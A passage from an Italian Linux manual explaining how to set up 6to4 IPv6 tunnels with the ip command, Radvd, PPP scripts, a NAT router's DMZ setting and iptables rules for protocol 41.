
```
# ip tunnel del name t6to4 [Invio]
```

264.7.1 Inserire la rete locale in un tunnel 6to4

Se si dispone di un indirizzo IPv4 statico, è abbastanza semplice configurare l'elaboratore connesso alla rete esterna come router per collegare anche la propria rete locale. Per questo è necessario prima organizzare meglio l'indirizzo IPv6 ottenuto da IPv4. Per cominciare, nell'ipotesi di voler utilizzare anche delle sottoreti locali (cosa che comunque non viene mostrata qui), conviene utilizzare il campo SLA. Per esempio, si vuole individuare la rete locale con il numero 0007_{16}, che viene usato nel campo SLA. La figura 264.23 rappresenta sinteticamente tutto ciò che si intende spiegare.

Figura 264.23. Esempio sintetico di una rete locale che comunica con la rete esterna IPv6 attraverso un tunnel 6to4.

router locale
eth0 1.2.3.4
tunnel 2002:0102:0304::1/48
eth1 2002:0102:0304:7::1/64
eth0
IPv4
router IPv6
::192.88.99.1
(::c058:6301)
eth1
rete locale 2002:0102:0304:7::/64
nodi della rete locale, con indirizzi del tipo: 2002:0102:0304:7:x:x:x:x/64
Radvd configurato così:

```
interface eth1 {
  AdvSendAdvert on;
  prefix 2002:0102:0304:7::/64 {
    AdvOnLink on;
    AdvAutonomous on;
  };
};
```

Come si vede dalla figura, il router locale è collegato alla rete esterna attraverso l'interfaccia '**eth0**', che si suppone disponga dell'indirizzo IPv4 statico 1.2.3.4, mentre la rete locale è connessa dal lato dell'interfaccia '**eth1**'. Sull'interfaccia '**eth0**' viene creato il tunnel, come è già stato mostrato, avendo cura di usare come maschera di rete 48 bit, in modo da inserire anche il campo SLA nell'identificatore di interfaccia. Si procede in pratica nel modo seguente:

```
# ip tunnel add name t6to4 mode sit remote any local 1.2.3.4 [Invio]
```

```
# ip link set dev t6to4 up [Invio]
```

```
# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪dev t6to4 [Invio]
```

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1 [Invio]
```

Fino a questo punto è tutto normale, tranne per il fatto di avere indicato un prefisso di soli 48 bit per l'indirizzo attribuito all'interfaccia virtuale del tunnel. La fase successiva richiede l'attribuzione di indirizzi appartenenti alla rete 2002:0102:0304:7:∗ (ovvero 2002:0102:0304:7::/64). Per ottenere questo risultato, il router locale deve ospitare Radvd, in funzione, con la configurazione seguente:

```
interface eth1
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

I nodi della rete locale ricevono un indirizzo IPv6 del tipo 2002:0102:0304:7:***x***:***x***:***x***:***x***/64, dove ogni ***x*** rappresenta 16 bit ottenuti dall'identificatore EUI-64; inoltre ottengono l'instradamento predefinito verso il router locale, anche se solo per mezzo di un indirizzo di tipo *link-local*.


Tuttavia, questo non basta, perché il fatto di avere già attribuito all'interfaccia virtuale del tunnel l'indirizzo 2002:0102:0304::1/48, potrebbe impedire a Radvd di assegnare all'interfaccia '**eth1**' del router locale un indirizzo appartenente alla rete 2002:0102:0304:7:∗; inoltre, il fatto stesso che il nodo sia un router, impedisce l'attribuzione automatica dell'indirizzo (si veda la nota nel riquadro 264.17). Pertanto, è bene intervenire manualmente con un indirizzo che comunque non possa entrare in conflitto; per esempio:

ip -6 address add local 2002:0102:0304:7::1/64 scope global ↩
↪dev eth1 [*Invio*]

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [*Invio*]

Figura 264.25. Situazione virtuale dopo la configurazione e l'instradamento attraverso il tunnel.

```
interface eth1 {
  AdvSendAdvert on;
  prefix 2002:0102:0304:7::/64 {
    AdvOnLink on;
    AdvAutonomous on;
  };
};
```

264.7.2 Utilizzare un tunnel 6to4 con una connessione PPP

L'uso e la configurazione del protocollo PPP è descritto nel capitolo 289. Per attivare un tunnel 6to4 attraverso un collegamento punto-punto, con il protocollo PPP, conviene intervenire negli script '`/etc/ppp/ip-up`' e '`/etc/ppp/ip-down`', dal momento che il primo viene avviato dal demone '**`pppd`**' quando è attiva la connessione, mentre il secondo viene avviato al termine della connessione. Pertanto, è sufficiente aggiungere nello '`/etc/ppp/ip-up`' il codice necessario per attivare il tunnel, mentre in '`/etc/ppp/ip-down`' quello che serve per disattivarlo.

In condizioni normali, conviene scrivere degli script separati, facendo in modo che questi siano avviati correttamente da quelli gestiti da '**`pppd`**' (ammesso che la propria distribuzione non organizzi già le cose in tal senso).

Anche senza utilizzare direttamente le informazioni che sarebbero disponibili all'interno dello script '`/etc/ppp/ip-up`', le istruzioni necessarie a individuare l'indirizzo IPv4 ottenuto e ad attivare il tunnel sono quelle seguenti:

```
#!/bin/sh
#
# Estrae l'indirizzo IPv4 associato all'interfaccia ppp0 e lo mette
# nella variabile di ambiente IPV4_ADDR.
```

```
#
TEMP=`ifconfig ppp0 | grep "inet addr"`
TEMP=`echo $TEMP | sed s/inet.addr://`
TEMP=`echo $TEMP | sed s/P-t-P.*$//`
IPV4_ADDR=$TEMP
#
# Trasforma l'indirizzo IPv4 in IPv6, mettendo il risultato nella variabile
# di ambiente IPV6_ADDR.
#
TEMP=`echo $IPV4_ADDR | tr "." " "`
TEMP=`printf "%02x%02x:%02x%02x" $TEMP`
IPV6_ADDR=2002:$TEMP:7::1
#
# Crea e attiva il tunnel.
#
ip tunnel add name t6to4 mode sit remote any local $IPV4_ADDR
ip link set dev t6to4 up
ip -6 address add $IPV6_ADDR/48 dev t6to4
ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1
```

Per annullare il tunnel, la procedura è molto più semplice:

```
#!/bin/sh
#
# Disattiva ed elimina il tunnel
#
ip -6 route flush dev t6to4
ip link set dev t6to4 down
ip tunnel del name t6to4
```

Se si vuole gestire anche una rete locale, pur avendo solo un indirizzo IPv4 dinamico, si deve fare in modo di configurare dinamicamente anche Radvd. In questo caso, la rete locale è collegata all'interfaccia '**eth0**' del router locale. Ecco come si potrebbe estendere lo script già visto per instaurare il tunnel:

```
#!/bin/sh
#
# Estrae l'indirizzo IPv4 associato all'interfaccia ppp0 e lo mette
# nella variabile di ambiente IPV4_ADDR.
#
TEMP=`ifconfig ppp0 | grep "inet addr"`
TEMP=`echo $TEMP | sed s/inet.addr://`
TEMP=`echo $TEMP | sed s/P-t-P.*$//`
IPV4_ADDR=$TEMP
#
# Trasforma l'indirizzo IPv4 in due indirizzi IPv6, mettendo i risultati
# nelle variabili di ambiente IPV6_ADDR_1 e IPV6_ADDR_2.
#
TEMP=`echo $IPV4_ADDR | tr "." " "`
TEMP=`printf "%02x%02x:%02x%02x" $TEMP`
IPV6_ADDR_1=2002:$TEMP:7::1
IPV6_ADDR_2=2002:$TEMP:7::2
#
```

```
# Crea e attiva il tunnel.
#
ip tunnel add name t6to4 mode sit remote any local $IPV4_ADDR
ip link set dev t6to4 up
ip -6 address add $IPV6_ADDR_1/48 dev t6to4
ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1
#
# Ricrea il file di configurazione di Radvd.
#
echo                                              > /etc/radvd.conf
echo interface eth0                              >> /etc/radvd.conf
echo \{                                          >> /etc/radvd.conf
echo   AdvSendAdvert on\;                        >> /etc/radvd.conf
echo   MaxRtrAdvInterval 30\;                    >> /etc/radvd.conf
echo   prefix $IPV6_ADDR_2/64                    >> /etc/radvd.conf
echo   \{                                        >> /etc/radvd.conf
echo       AdvOnLink on\;                        >> /etc/radvd.conf
echo       AdvAutonomous on\;                    >> /etc/radvd.conf
echo       AdvValidLifetime 120\;                >> /etc/radvd.conf
echo       AdvPreferredLifetime 60\;             >> /etc/radvd.conf
echo   \}\;                                      >> /etc/radvd.conf
echo \}\;                                        >> /etc/radvd.conf
/etc/init.d/radvd stop
/etc/init.d/radvd start
#
# Aggiunge l'interfaccia verso la rete locale.
#
ip -6 address add local $IPV6_ADDR_2/64 scope global dev eth0
#
# Abilita l'attraversamento dei pacchetti IPv6.
#
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```


A parte tutto, si può osservare che la configurazione di Radvd richiede l'indicazione esplicita di scadenze ravvicinate, data la dinamicità della risorsa (si tratta evidentemente delle direttive che appaiono nell'esempio per la prima volta).

Per eliminare il tunnel e l'instradamento locale, si può procedere a ritroso con lo script seguente:

```
#!/bin/sh
#
# Disattiva ed elimina il tunnel.
#
ip -6 route flush dev t6to4
ip link set dev t6to4 down
ip tunnel del name t6to4
#
# Elimina l'indirizzo dato all'interfaccia collegata alla rete locale.
#
ip -6 address flush to 2002::/16
#
# Disattiva Radvd (salvo esigenze diverse).
#
/etc/init.d/radvd stop
```

264.7.3 Utilizzare un tunnel 6to4 attraverso un router NAT

Quando ci si trova in una rete con indirizzi IPv4 privati e si accede all'esterno attraverso un router NAT che non è predisposto per la gestione di IPv6 attraverso un tunnel 6to4, diventa un po' difficile la realizzazione di un tunnel di questo tipo.

Figura 264.30. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.

La figura 264.30 cerca di descrivere questa situazione: un router NAT si interpone tra una rete locale con indirizzi 192.168.1.* e la rete esterna (si tratta probabilmente di un router ADSL); l'indirizzo IPv4 esterno del router è 1.2.3.4; nella rete locale privata si adibisce un nodo particolare a router IPv6, con lo scopo di realizzare un tunnel 6to4 che riesca ad attraversare il router IPv4.

Prima di poter spiegare come si realizza il tunnel in questo caso, è necessario comprendere come si comporta il router IPv4. I pacchetti del tunnel hanno il numero di protocollo 41, come si può leggere nel file '`/etc/protocols`' di un sistema Unix comune:

```
ip      0       IP              # internet protocol, pseudo protocol number
icmp    1       ICMP            # internet control message protocol
igmp    2       IGMP            # Internet Group Management
…
tcp     6       TCP             # transmission control protocol
…
udp     17      UDP             # user datagram protocol
…
ipv6    41      IPv6            # Internet Protocol, version 6
…
```

Il router NAT più comune, alle prese con questo protocollo, si limita a sostituire l'indirizzo IPv4 di origine con il proprio (in questo caso con l'indirizzo 1.2.3.4), ma generalmente non è in grado di dirigere correttamente il flusso di ritorno al nodo corretto (in questo caso è quello corrispondente all'indirizzo privato 192.168.1.1).

Per prima cosa, è necessario programmare il router NAT in modo da rinviare tutti i pacchetti provenienti dalla rete esterna, che non vengono riconosciuti appartenere a comunicazioni attivate dall'interno, verso il nodo che deve svolgere il ruolo di router IPv6; in questo caso verso l'indirizzo 192.168.1.1. In pratica, si deve fare in modo che tutti i pacchetti provenienti dall'esterno, che il router NAT si limiterebbe a rifiutare, vadano verso il router IPv6. A titolo di esempio viene mostrata la configurazione di un router ADSL con software Conexant, alla voce `Misc configuration` nella figura 264.32.

Figura 264.32. Configurazione della «zona demilitarizzata», ovvero «DMZ», con un router ADSL con software Conexant.

Miscellaneous Configuration

WAN side HTTP server	Disabled
FTP server	Disabled
TFTP server	Disabled
HTTP server port	80
DMZ	Enabled
DMZ HOST IP	192.168.1.1

Questa procedura è necessaria per procedere; tuttavia, non si deve dimenticare il fatto che in questo modo si espone il router IPv6 agli attacchi provenienti dalla rete esterna, pertanto deve essere controllato in qualche modo l'ingresso di tali pacchetti.

Una volta sistemate queste cose, nel nodo che deve svolgere il ruolo di router IPv6 si possono dare gli stessi comandi già descritti in precedenza, con l'eccezione del primo, che deve fare riferimento all'indirizzo IPv4 privato:

ip tunnel add name t6to4 mode sit remote any local 192.168.1.1 [*Invio*]

Per completezza vengono ripetuti tutti i passaggi, tenendo conto che l'indirizzo IPv4 esterno del router NAT è 1.2.3.4, pertanto gli indirizzi IPv6 che si ottengono appartengono alla rete 2002:0102:0304::/48:

ip tunnel add name t6to4 mode sit remote any local 192.168.1.1 [*Invio*]

ip link set dev t6to4 up [*Invio*]

ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪**dev t6to4** [*Invio*]

ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1 [*Invio*]

Si osservi anche che in questo caso il router IPv6 dispone di una sola interfaccia di rete: '**eth0**'. Pertanto, se si suppone, come già fatto in precedenza, di voler usare indirizzi nella rete 2002:0102:0304:7::/64 nella rete locale, si potrebbe assegnare manualmente un indirizzo del genere a tale interfaccia:

ip -6 address add local 2002:0102:0304:7::1/64 scope global ↩
↪**dev eth0** [*Invio*]

Infine, anche in questo caso occorre ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router IPv6, con il comando seguente:

echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [*Invio*]

Per quanto riguarda Radvd, la configurazione è la stessa già vista in precedenza, riferita all'interfaccia '**eth0**':

```
interface eth0
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Da quanto esposto fino a questo punto, si possono comprendere due limiti di questo sistema: solo un nodo interno alla rete privata può creare un tunnel 6to4 e questo richiede anche la configurazione appropriata del router NAT, per ottenere tutti i pacchetti che altrimenti verrebbero scartati (inserendo anche un problema di sicurezza nella configurazione del nodo in questione); inoltre l'indirizzo IPv4 pubblico del router NAT deve essere statico.

Se non si dispone di un indirizzo IPv4 statico, diventa necessario costruire uno script che sia in grado di leggere l'indirizzo IPv4 ottenuto dal router creando al volo tutta la configurazione necessaria, in modo simile a quanto già visto a proposito delle connessioni PPP attraverso la linea commutata comune. Viene mostrato un esempio basato su un router ADSL con software Conexant, che offre l'informazione cercata accedendo alla pagina *http://192.168.1.254/doc/home.htm* (si intende che l'indirizzo 192.168.1.254 sia quello dell'interfaccia del router rivolta verso la rete privata). Per accedere a questa si deve fornire un nominativo utente

('**user**') e una parola d'ordine ('**password**') e per scaricarla si può usare Wget in questo modo:

wget http://user:password@192.168.1.254/doc/home.htm [*Invio*]

Della pagina ottenuta conta una riga sola:

```
<TR><TD>80.117.113.124</TD><TD>255.0.0.0</TD><TD>00:D0:41:01:1B:F7</TD></TR>
```

In questo caso esiste un modo semplice per individuarla, facendo riferimento all'indirizzo fisico, ovvero l'indirizzo Ethernet:

grep "00:D0:41:01:1B:F7" home.htm > riga [*Invio*]

Infine, si può estrarre l'indirizzo con Sed:

cat riga | sed "s/^<TR><TD>//" | sed "s/<\/TD><TD>.*//" [*Invio*]

Viene proposto uno script completo, che estrae le informazioni e configura il tunnel 6to4.

```
#!/bin/sh
#
# Estrae l'indirizzo IPv4 associato all'interfaccia esterna del router
# Conexant, utilizzando l'utenza "user" e la parola d'ordine "password",
# conoscendo l'indirizzo MAC esterno del router.
#
TEMP=`wget --output-document=- http://user:password@192.168.1.254/doc/home.htm\
        | grep "00:D0:41:01:1B:F7"`
TEMP=`echo $TEMP | sed "s/^<TR><TD>//"`
TEMP=`echo $TEMP | sed "s/<\/TD><TD>.*//"`
IPV4_ADDR=$TEMP
#
# Trasforma l'indirizzo IPv4 in due indirizzi IPv6, mettendo i risultati
# nelle variabili di ambiente IPV6_ADDR_1 e IPV6_ADDR_2.
#
TEMP=`echo $IPV4_ADDR | tr "." " "`
TEMP=`printf "%02x%02x:%02x%02x" $TEMP`
IPV6_ADDR_1=2002:$TEMP:7::1
IPV6_ADDR_2=2002:$TEMP:7::2
#
# Annulla la configurazione IPv6 precedente.
#
ip -6 route flush dev t6to4
ip link set dev t6to4 down
ip tunnel del name t6to4
ip -6 address flush to 2002::/16
ip -6 address del local 2002::/16 dev eth0
#
# Crea e attiva il tunnel.
#
ip tunnel add name t6to4 mode sit remote any local 192.168.1.1
ip link set dev t6to4 up
ip -6 address add $IPV6_ADDR_1/48 dev t6to4
ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 metric 1
#
# Ricrea il file di configurazione di Radvd.
```

```
#
echo                                             > /etc/radvd.conf
echo interface eth0                             >> /etc/radvd.conf
echo \{                                         >> /etc/radvd.conf
echo   AdvSendAdvert on\;                       >> /etc/radvd.conf
echo   MaxRtrAdvInterval 30\;                   >> /etc/radvd.conf
echo   prefix $IPV6_ADDR_2/64                   >> /etc/radvd.conf
echo   \{                                       >> /etc/radvd.conf
echo       AdvOnLink on\;                       >> /etc/radvd.conf
echo       AdvAutonomous on\;                   >> /etc/radvd.conf
echo       AdvValidLifetime 120\;               >> /etc/radvd.conf
echo       AdvPreferredLifetime 60\;            >> /etc/radvd.conf
echo   \}\;                                     >> /etc/radvd.conf
echo \}\;                                       >> /etc/radvd.conf
/etc/init.d/radvd stop
/etc/init.d/radvd start
#
# Aggiunge l'interfaccia verso la rete locale.
#
ip -6 address add local $IPV6_ADDR_2/64 scope global dev eth0
#
# Abilita l'attraversamento dei pacchetti IPv6.
#
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Una volta verificato il funzionamento dello script, se ne può comandare l'avvio a intervalli regolari attraverso il sistema Cron (capitolo 97).

Si tenga in considerazione che in questa sezione non sono stati analizzati i problemi di sicurezza che si creano dirigendo i pacchetti IPv4 non meglio identificati verso il router IPv6. (capitolo 358).

La sezione 357.5 descrive in modo più chiaro il principio di funzionamento di un NAT.

264.8 Caratteristiche del tunnel per il filtro dei pacchetti IPv4

I pacchetti IPv4 utilizzati per realizzare un tunnel che contiene IPv6, sono contrassegnati dal numero di protocollo 41, che nel file '`/etc/protocols`' dovrebbe apparire indicato nel modo seguente:

```
...
tcp     6       TCP             # transmission control protocol
...
udp     17      UDP             # user datagram protocol
...
ipv6    41      IPv6            # Internet Protocol, version 6
...
```

Quando si configura un firewall, ma si utilizza un tunnel di questo tipo, occorre ricordare di consentire il traffico IPv4 con il protocollo 41. Quando si utilizza Iptables per questo scopo, si potrebbero usare dei comandi come quelli seguenti quando il tunnel viene attivato all'interno del firewall stesso:

```
# iptables -t filter -A INPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT [Invio]
```

```
# iptables -t filter -A OUTPUT -p ipv6 -s 0/0 -d 0/0 -j ACCEPT [Invio]
```

Se invece il tunnel viene attivato in un altro elaboratore, che si trova a dover attraversare il firewall:

```
# iptables -t filter -A FORWARD -p ipv6 -s 0/0 -d 0/0 -j ACCEPT [Invio]
```

264.9 Altri programmi affini

- *www6to4(1)* [7]

  Si tratta di un proxy HTTP elementare, con l'unico scopo di fornire a una rete IPv4 oggetti che altrimenti risultano accessibili solo attraverso il protocollo IPv6. In pratica, dalla rete IPv4 riceve le richieste, in qualità di proxy, attraverso l'uso del protocollo IPv4, mentre può utilizzare il protocollo IPv6 per procurarsi gli oggetti richiesti.

  Naturalmente, un lavoro equivalente a quello di questo programma può essere svolto da un proxy HTTP qualunque, purché sia in grado di utilizzare il protocollo IPv6.

264.10 Riferimenti

- R. Hinden, R. Fink, J. Postel, *RFC 2471: IPv6 Testing Address Allocation*, 1998

  ⟨*http://www.ietf.org/rfc/rfc2471.txt* ⟩

- Peter Bieringer, *Linux: IPv6*

  ⟨*http://www.bieringer.de/linux/IPv6/* ⟩

- Peter Bieringer, *Linux IPv6 HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- *AERAsec*

  ⟨*http://ipv6.aerasec.de/* ⟩

  ⟨*http://ipv6.aerasec.de/index2.html* ⟩

- Euro6IX Consortium, *IPv6 tunnels through routers with NAT*

  ⟨*http://www.euro6ix.org/documentation/euro6ix_co_upm-consulintel_wp4_ipv6_tunnels_nat_v1_6.pdf* ⟩

  ⟨*http://ipv6.aerasec.de/index2.html* ⟩

[1] **Iputils** UCB BSD e GNU GPL

[2] Per usare Ping come utente comune occorre che il suo eseguibile appartenga all'utente '**`root`**' e abbia il bit SUID attivo (SUID-root). È probabile che questo permesso debba essere assegnato manualmente.

[3] **Iputils** UCB BSD e GNU GPL

[4] Eventualmente, il procedimento manuale può servire per assegnare indirizzi di comodo, che ignorano l'identificatore EUI-64.

[5] **Radvd** software libero con licenza speciale

[6] Tutti gli indirizzi 3ffe::/16 appartengono a questo gruppo di prova, ma in generale vanno usati in base ad accordi presi con altri nodi che utilizzano IPv6.

[7] **WWW6to4** GNU GPL

Parte xliii



